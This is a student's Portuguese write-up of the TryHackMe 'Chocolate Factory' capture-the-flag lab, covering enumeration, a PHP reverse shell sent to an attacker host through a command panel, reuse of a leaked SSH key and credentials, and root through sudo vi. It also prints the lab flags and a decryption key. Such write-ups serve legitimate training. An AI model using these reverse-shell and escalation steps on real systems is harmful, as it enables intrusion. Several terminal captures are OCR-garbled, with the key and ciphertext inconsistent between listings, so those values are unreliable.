
Write-Up: Chocolate Factory

Segurança Ofensiva — Capture The Flag

Plataforma: TryHackMe

Dificuldade: Fácil

Data de resolução: 03/10/2026

Autor: Luís Eduardo Curi Serra

Matrícula: 251033574

Professor: Roberto Rodrigues Filho

8 de outubro de 2026

Sumário

1	Visão Geral	2
2	Reconhecimento	2
2.1	Varredura de portas	2
2.2	FTP anônimo	3
2.3	Enumeração web	4
3	Exploração	6
3.1	Extração da chave do binário ELF	6
3.2	Reverse shell e coleta de credenciais	6
3.3	Acesso via SSH e flag de usuário	8
4	Escalada de Privilégios	10
4.1	Enumeração local	10
4.2	Shell escape via vi	10
4.3	Flag de root: deciptação Fernet	11
5	Becos sem Saída e Perdas de Tempo	12
6	Conclusão	13
7	Referências	14

1 Visão Geral

Chocolate Factory é uma máquina Linux de dificuldade *fácil* com temática do filme *A Fantástica Fábrica de Chocolate*. A varredura revela **11 portas abertas**, mas a maioria é *isca*: diversos serviços (portas 100, 106, 109, 110, 119, 125) respondem sempre com o mesmo *banner* “*chocolate room*” mandando “*procurar em outro lugar*”. O caminho real combina **enumeração web** e **reutilização de credenciais ssh**. A enumeração com Gobuster expõe *directory listing*, que revela um binário ELF (`key_rev_key`) contendo uma chave, o `validate.php` com as credenciais de `charlie` em texto puro e um *command panel* (`home.php`) usado para obter um *reverse shell*. As credenciais de `charlie` e uma **chave SSH privada** deixada no *home* dão acesso interativo e a *flag* de usuário. A escalada se dá por uma política de *sudo* perigosa (`charlie` pode executar `/usr/bin/vi`), que permite *shell escape* para *root*. A *flag* final não está em texto: um script Python (`root.py`) a descriptografa via *Fernet*, usando exatamente a chave encontrada no binário do início.

2 Reconhecimento

2.1 Varredura de portas

```
nmap -T4 <TARGET_IP>
```

Listing 1: Varredura de portas e serviços com Nmap.

A varredura retorna **11 portas abertas**. Na prática, apenas duas importam — **22/SSH** e **80/HTTP**; as demais são iscas (ver seção de bicos sem saída).

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http
100/tcp	open	newacct
106/tcp	open	pop3pw
109/tcp	open	pop2
110/tcp	open	pop3
111/tcp	open	rpcbind
113/tcp	open	ident
119/tcp	open	nntp
125/tcp	open	locus-map

Listing 2: Portas abertas retornadas pela varredura.




Figura 1: Varredura Nmap contra o alvo.

2.2 FTP anônimo

O FTP aceita *login* anonymous (senha vazia). Baixam-se todos os arquivos de uma vez desativando a confirmação interativa.

```
ftp <TARGET_IP> 21
# Name: anonymous      (senha vazia, apenas Enter)
ftp> prompt off        # desativa confirmacao do mget
ftp> mget *             # baixa tudo -> gum_room.jpg
```

Listing 3: Login anônimo e download em massa no FTP.

O único arquivo é `gum_room.jpg`, que **não contém informação útil** para o progresso.




Figura 2: FTP anônimo: apenas gum_room.jpg, sem informação útil.

2.3 Enumeração web

A porta 80 serve uma página de *login* (index.html). A enumeração de diretórios/arquivos com Gobuster (incluindo extensões) encontra o home.php.

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -x php,
↳ txt,html
```

Listing 4: Enumeração com Gobuster.

```
home.php    (Status: 200) [Size: 569]
index.html  (Status: 200) [Size: 1466]
```

Listing 5: Achados relevantes do Gobuster.

```

luiserra@kali: ~/omb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory
221 Goodbye.

luiserra@kali:~/omb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory$ nc -v 10.65.137.241 119
10.65.137.241 [10.65.137.241] 119 (nntp) open
^C

luiserra@kali:~/omb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory$ nc -v 10.65.137.241 110
10.65.137.241 [10.65.137.241] 110 (pop3) open
Welcome to chocolate room!!

A small hint from Mr.Wonka : Look somewhere else, its not here! :)
I hope you wont drown Augustus" ^C

luiserra@kali:~/omb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory$ nc -v 10.65.137.241 109
10.65.137.241 [10.65.137.241] 109 (?) open
^C

luiserra@kali:~/omb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory$ gobuster dir -u http://10.65.137.241 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.65.137.241
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta.txt (Status: 403) [Size: 278]
.hta (Status: 403) [Size: 278]
.hta.html (Status: 403) [Size: 278]
.hta.php (Status: 403) [Size: 278]
.htaccess.txt (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htaccess.php (Status: 403) [Size: 278]
.htaccess.html (Status: 403) [Size: 278]
.htpasswd.php (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
.htpasswd.txt (Status: 403) [Size: 278]
.htpasswd.html (Status: 403) [Size: 278]
home.php (Status: 200) [Size: 569]
index.html (Status: 200) [Size: 1466]
index.html (Status: 200) [Size: 1466]
Progress: 9921 / 18452 (53.77%)

```

Figura 3: Enumeração web com Gobuster: home.php e index.html.

Com *directory listing* habilitado, o servidor expõe a lista completa de arquivos da aplicação:

```
home.jpg  home.php  image.png  index.html  index.php.bak  key_rev_key  validate.php
```

Listing 6: Arquivos expostos pelo directory listing.




Figura 4: Execução de bash no home

3 Exploração

3.1 Extração da chave do binário ELF

O arquivo `key_rev_key` é um executável **ELF**. Inspeccionando seu conteúdo (o ideal é `strings` → `key_rev_key`), encontra-se uma chave embutida — que só fará sentido no final, na etapa de `root`.

```
congratulations you have found the key:  
-VkgXhFf6sAEcAwRc6YR-SZbiuSb8ABXeQuvhcGSQzY=
```

Listing 7: Chave embutida no binário `key_rev_key`.

3.2 Reverse shell e coleta de credenciais

A página `home.php` contém um ponto de **execução de comandos**: o texto enviado é executado no servidor. Abre-se um *listener* Netcat na máquina atacante e, pelo campo de comando do `home.php`, dispara-se um *reverse shell* em PHP, obtendo *shell* como `www-data`.

```
nc -l -v -n -p 1234
```

Listing 8: Listener Netcat na máquina atacante.

```
php -r '$sock=fsockopen("<ATTACKER_IP>",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Listing 9: Comando executado no home.php (reverse shell PHP).




Figura 5: Shell reverso para o www-data

Já no *shell*, a leitura de `validate.php` expõe as credenciais em **texto puro**:

```
if($uname=="charlie" && $password=="cn7824"){
    echo "<script>>window.location='home.php'</script>";
}
```

Listing 10: `validate.php` com credenciais hardcoded.

```
charlie : cn7824
```

```

luissera@kali:~/umb/Topicos-avancados-Exploracao-de-Sistemas-Computacionais/chocolatefactory
Session Actions Edit View Help

(luissera@kali)~$ nc -lvp 4444
listening on [any] 4444 ...
^C


(luissera@kali)~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.147.47] from (UNKNOWN) [10.67.190.136] 59492
/bin/sh: 0: can't access tty: job control turned off
$ ls
home.jpg
home.php
image.png
index.html
index.php.bak
key_rev.key
validate.php
$ ls -ltr
total 1152
-rw-rw-r-- 1 charlie charley 273 Sep 29 2020 index.php.bak
drwxr-xr-x 3 root root 4096 Sep 29 2020 ..
-rw-rw-r-- 1 charlie charley 1060347 Sep 30 2020 image.png
-rw-rw-r-- 1 charlie charley 65719 Sep 30 2020 home.jpg
-rw-rw-r-- 1 charlie charley 695 Sep 30 2020 home.php
-rw-rw-r-- 1 charlie charley 303 Sep 30 2020 validate.php
-rw-rw-r-- 1 charlie charley 8496 Sep 30 2020 key_rev.key
-rw-rw-r-- 1 root root 12288 Oct 1 2020 .swp
-rw-rw-r-- 1 charlie charley 1466 Oct 1 2020 index.html
drwxr-xr-x 2 root root 4096 Oct 6 2020 .
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
$ ls -ltr
total 1152
-rw-rw-r-- 1 charlie charley 273 Sep 29 2020 index.php.bak
drwxr-xr-x 3 root root 4096 Sep 29 2020 ..
-rw-rw-r-- 1 charlie charley 1060347 Sep 30 2020 image.png
-rw-rw-r-- 1 charlie charley 65719 Sep 30 2020 home.jpg
-rw-rw-r-- 1 charlie charley 695 Sep 30 2020 home.php
-rw-rw-r-- 1 charlie charley 303 Sep 30 2020 validate.php
-rw-rw-r-- 1 charlie charley 8496 Sep 30 2020 key_rev.key
-rw-rw-r-- 1 root root 12288 Oct 1 2020 .swp
-rw-rw-r-- 1 charlie charley 1466 Oct 1 2020 index.html
drwxr-xr-x 2 root root 4096 Oct 6 2020 .
$ cat validate.php
<?php
$username=$_POST['username'];
$password=$_POST['password'];
if($username=="charlie" && $password=="cn7824"){
    echo "<script>>window.location='home.php'</script>";
}
else{
    echo "<script>alert('Incorrect Credentials');</script>";
    echo "<script>>window.location='index.html'</script>";
}
?>

```

Figura 6: Senha do charlie para o index.php (validate.php).

3.3 Acesso via SSH e flag de usuário

No *home* de *charlie* há um par de chaves SSH (`teleport` e `teleport.pub`). Copia-se a chave privada para a máquina atacante, ajusta-se a permissão e autentica-se via SSH — sem necessidade de senha.



```
# chave privada 'teleport' salva localmente como id_rsa
chmod 600 id_rsa
```

```
ssh -i id_rsa charlie@<TARGET_IP>

cat /home/charlie/user.txt

# flag{cd5509042371b34e4826e4838b522d2e}
```

Listing 11: Acesso via chave SSH privada e leitura da flag de usuário.

```

charlie@ip-10-67-190-136:/$ whoami
charlie
charlie@ip-10-67-190-136:/$ ls
bin boot cdrom dev etc home initrd.img initrd.img.old lib lib64 lost-found media mnt opt proc root run sbin snap srv swap.img sys tmp usr var vmlinuz vmlinuz.old
charlie@ip-10-67-190-136:/$ ls -ltr
total 1888184
drwxr-xr-x 2 root root 4096 Aug 6 2020 opt
drwxr-xr-x 2 root root 4096 Aug 6 2020 mnt
drwxr-xr-x 2 root root 4096 Aug 6 2020 media
drwxr-xr-x 2 root root 16384 Sep 1 2020 lost-found
drwxr-xr-x 2 root root 4096 Sep 1 2020 cdrom
-rw-r--r-- 1 root root 1925185536 Sep 1 2020 swap.img
drwxr-xr-x 3 root root 4096 Sep 1 2020 srv
drwxr-xr-x 15 root root 4096 Sep 29 2020 var
drwxr-xr-x 11 root root 4096 Apr 26 2025 usr
drwxr-xr-x 6 root root 4096 Apr 26 2025 snap
drwxr-xr-x 2 root root 12288 Apr 26 2025 bin
drwxr-xr-x 2 root root 4096 Jul 6 2025 lib64
drwxr-xr-x 2 root root 12288 Jul 6 2025 sbin
lrwxrwxrwx 1 root root 30 Jul 6 2025 vmlinuz.old -> boot/vmlinuz-5.4.0-216-generic
lrwxrwxrwx 1 root root 31 Jul 6 2025 vmlinuz -> boot/vmlinuz-5.15.8-139-generic
lrwxrwxrwx 1 root root 34 Jul 6 2025 initrd.img -> boot/initrd.img-5.15.8-139-generic
drwxr-xr-x 5 root root 4096 Jul 13 2025 home
drwxr-xr-x 1 root root 23 Jul 13 2025 initrd.img.old -> boot/initrd.img-5.4.0-216-generic
drwxr-xr-x 4 root root 4096 Jul 13 2025 boot
drwxr-xr-x 7 root root 4096 Jul 13 2025 root
drwxr-xr-x 24 root root 4096 Jul 13 2025 lib
dr-xr-xr-x 13 root root 0 Oct 4 00:46 sys
dr-xr-xr-x 117 root root 0 Oct 4 00:46 proc
drwxr-xr-x 17 root root 3980 Oct 4 00:46 dev
drwxr-xr-x 24 root root 4096 Oct 4 00:46 ..
drwxr-xr-x 24 root root 4096 Oct 4 00:46 .
drwxr-xr-x 110 root root 12288 Oct 4 00:46 etc
drwxr-xr-x 38 root root 960 Oct 4 01:21 run
drwxrwxrwt 13 root root 4096 Oct 4 01:21 tmp
charlie@ip-10-67-190-136:/$ cat user.txt
cat: user.txt: No such file or directory
charlie@ip-10-67-190-136:/$ cd /home/charlie
charlie@ip-10-67-190-136:/home/charlie$ ls
teleport teleport.pub user.txt
charlie@ip-10-67-190-136:/home/charlie$ ls -ltr
total 40
-rw-r--r-- 1 charlie charley 887 Apr 4 2018 .profile
-rw-r--r-- 1 charlie charley 3771 Apr 4 2018 .bashrc
drwxr-xr-x 2 charlie charley 4096 Sep 1 2020 .cache
drwxr-xr-x 3 charlie charley 4096 Sep 1 2020 .gnupg
drwxrwxr-x 3 charlie charley 4096 Sep 29 2020 .local
-rw-r--r-- 1 charlie charley 39 Oct 6 2020 user.txt
-rw-r--r-- 1 charlie charley 487 Oct 6 2020 teleport.pub
-rw-r--r-- 1 charlie charley 1675 Oct 6 2020 teleport
drwxr-xr-x 5 charlie charley 4096 Oct 7 2020 ..
drwxr-xr-x 5 root root 4096 Jul 13 2025 .
charlie@ip-10-67-190-136:/home/charlie$ cat user.txt
flag{cd5509042371b34e4826e4838b522d2e}
charlie@ip-10-67-190-136:/home/charlie$
```

Figura 9: Flag de usuário

4 Escalada de Privilégios

4.1 Enumeração local

```
User charlie may run the following commands on ip-<HOST>:
(ALL : !root) NOPASSWD: /usr/bin/vi
```

Listing 12: Política de sudo de charlie.

charlie pode executar /usr/bin/vi via sudo sem senha — um *shell escape* clássico (GTFO-Bins).

4.2 Shell escape via vi

```
sudo vi
# dentro do vi: tecla ESC, depois digitar :shell e Enter
# -> shell como root
```

Listing 13: Escalada a root pelo vi.

```

root@ip-10-67-190-136:~#
Session Actions Edit View Help
drwxr-xr-x 17 root root 3980 Oct 4 00:46 dev
drwxr-xr-x 24 root root 4096 Oct 4 00:46 ..
drwxr-xr-x 24 root root 4096 Oct 4 00:46 .
drwxr-xr-x 110 root root 12288 Oct 4 00:46 etc
drwxr-xr-x 30 root root 944 Oct 4 01:21 run
drwxrwxrwt 13 root root 4096 Oct 4 01:21 tmp
charlie@ip-10-67-190-136:/$ cat user.txt
cat: user.txt: No such file or directory
charlie@ip-10-67-190-136:/$ cd /home/charlie
charlie@ip-10-67-190-136:/home/charlie$ ls
teleport teleport.pub user.txt
charlie@ip-10-67-190-136:/home/charlie$ ls -latr
total 40
-rw-r--r-- 1 charlie charlie 887 Apr 4 2018 .profile
-rw-r--r-- 1 charlie charlie 3771 Apr 4 2018 .bashrc
drwxr-xr-x 2 charlie charlie 4096 Sep 1 2020 .cache
drwxr-xr-x 3 charlie charlie 4096 Sep 1 2020 .gnupg
drwxrwxr-x 3 charlie charlie 4096 Sep 29 2020 .local
-rw-r--r-- 1 charlie charlie 39 Oct 6 2020 user.txt
-rw-r--r-- 1 charlie charlie 401 Oct 6 2020 teleport.pub
-rw-r--r-- 1 charlie charlie 1075 Oct 6 2020 teleport
drwxr-xr-x 5 charlie charlie 4096 Oct 7 2020 ..
drwxr-xr-x 5 root root 4096 Jul 13 2025 .
charlie@ip-10-67-190-136:/home/charlie$ cat user.txt
cat@cs589w0237b3a4e4282e4838b522d2e:
charlie@ip-10-67-190-136:/home/charlie$
:~: charlie fe08::0 ff02::0 ff02::1 ff02::2 ip6-allnodes ip6-allrouters ip6-localhost ip6-localnet ip6-loopback ip6-mcastprefix localhost
charlie@ip-10-67-190-136:/home/charlie$ sudo -l
Matching Defaults entries for charlie on ip-10-67-190-136:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User charlie may run the following commands on ip-10-67-190-136:
(ALL : !root) NOPASSWD: /usr/bin/vi
charlie@ip-10-67-190-136:/home/charlie$ sudo vi -c '://bin/sh'
[sudo] password for charlie:
Sorry, try again.
[sudo] password for charlie:
Sorry, try again.
[sudo] password for charlie:
sudo: 2 incorrect password attempts
charlie@ip-10-67-190-136:/home/charlie$ sudo vi -c '://bin/sh'
charlie@ip-10-67-190-136:/home/charlie$ sudo vi

root@ip-10-67-190-136:/home/charlie$ cd /root
root@ip-10-67-190-136:~# cat root.txt
cat: root.txt: No such file or directory
root@ip-10-67-190-136:~# ls
root.py snap
root@ip-10-67-190-136:~# cat root.py
from cryptography.fernet import Fernet
import pyfiglet
keys=input("Enter the key: ")
f=Fernet(keys)
encrypted mess=( "GAAAA8f6b52e9e311e459tSPv8KbMfHtI3anAMMyBvEG0Pm9g_XUq1khr-BpY09-NVQ8eIF_P0xTy0-7TcPmrf6v9WzLm80ff45U9TK10_xb1QKQjwef_uwPAAKyJ3QHvH9Q'x"
decrypt_mess=f.decrypt(encrypted_mess)
mess=decrypt_mess.decode()
display=pyfiglet.format("You Are Now The Owner of ' '")
print(display)
print("Chocolate Factory ")
print(display)
print(mess)root@ip-10-67-190-136:~#

```

Figura 10: Acesso ao root e acesso ao arquivo root.py.

4.3 Flag de root: deciptação Fernet

Em `/root` não há `root.txt`, e sim um script `root.py` que descriptografa a *flag* com *Fernet*, exigindo a chave obtida no binário do início (`-VkgXhFf6sAEcAwR6YR-SZbiuSb8ABXeQuvhcGSQzY=`). O script, como estava, não roda — foi necessário corrigi-lo em dois pontos (ver becos sem saída). A versão final:


```
from cryptography.fernet import Fernet
key = input("Enter the key: ")
f = Fernet(key)
encrypted_mess = b'gAAAAABfdb52eejIlEaE9ttPY8ckMMfHTIw5lamAWMy8yEdGPhnm9_H_yQikhR-
↳ bPy09-NVQn8lF_PDXyTo-
↳ T7CpmrFfoVRWzlm00ffaSUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'
dcrypt_mess = f.decrypt(encrypted_mess)
```

```
print(dcrypt_mess.decode())
```

Listing 14: root.py corrigido (mensagem como bytes e displays comentados).

```
# python3 root.py
Enter the key: -VkgXhFf6sAEcAwRC6YR-SZbiuSb8ABXcQuvhcGSQzY=
flag{cec59161d338fef787fcb4e296b42124}
```

Listing 15: Execução final: flag de root.



```
root@ip-10-67-190-136:~# cat root.py
from cryptography.fernet import Fernet
import pyfiglet
key=input("Enter the key: ")
f=Fernet(key)
encrypted_mess=b'gAAAAAFdb3e3j1E5tTTPY8cMMFHTIw5lanAMy8yEdGPhm9_H_YQikhr-bPy09-NVQn8lf_P0XyTo-T7CpwrFfoVWmZln0ffasUM7K10_xbIQkQoJef_umpPAAKyJQDHNvQa}'
dcrypt_mess=f.decrypt(encrypted_mess)
mess=dcrypt_mess.decode()
display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
display2=pyfiglet.figlet_format("Chocolate Factory ")
print(display1)
print(display2)
print(mess)
root@ip-10-67-190-136:~# python3 root.py
Enter the key: -VkgXhFf6sAEcAwRC6YR-SZbiuSb8ABXcQuvhcGSQzY=
Traceback (most recent call last):
  File "root.py", line 6, in <module>
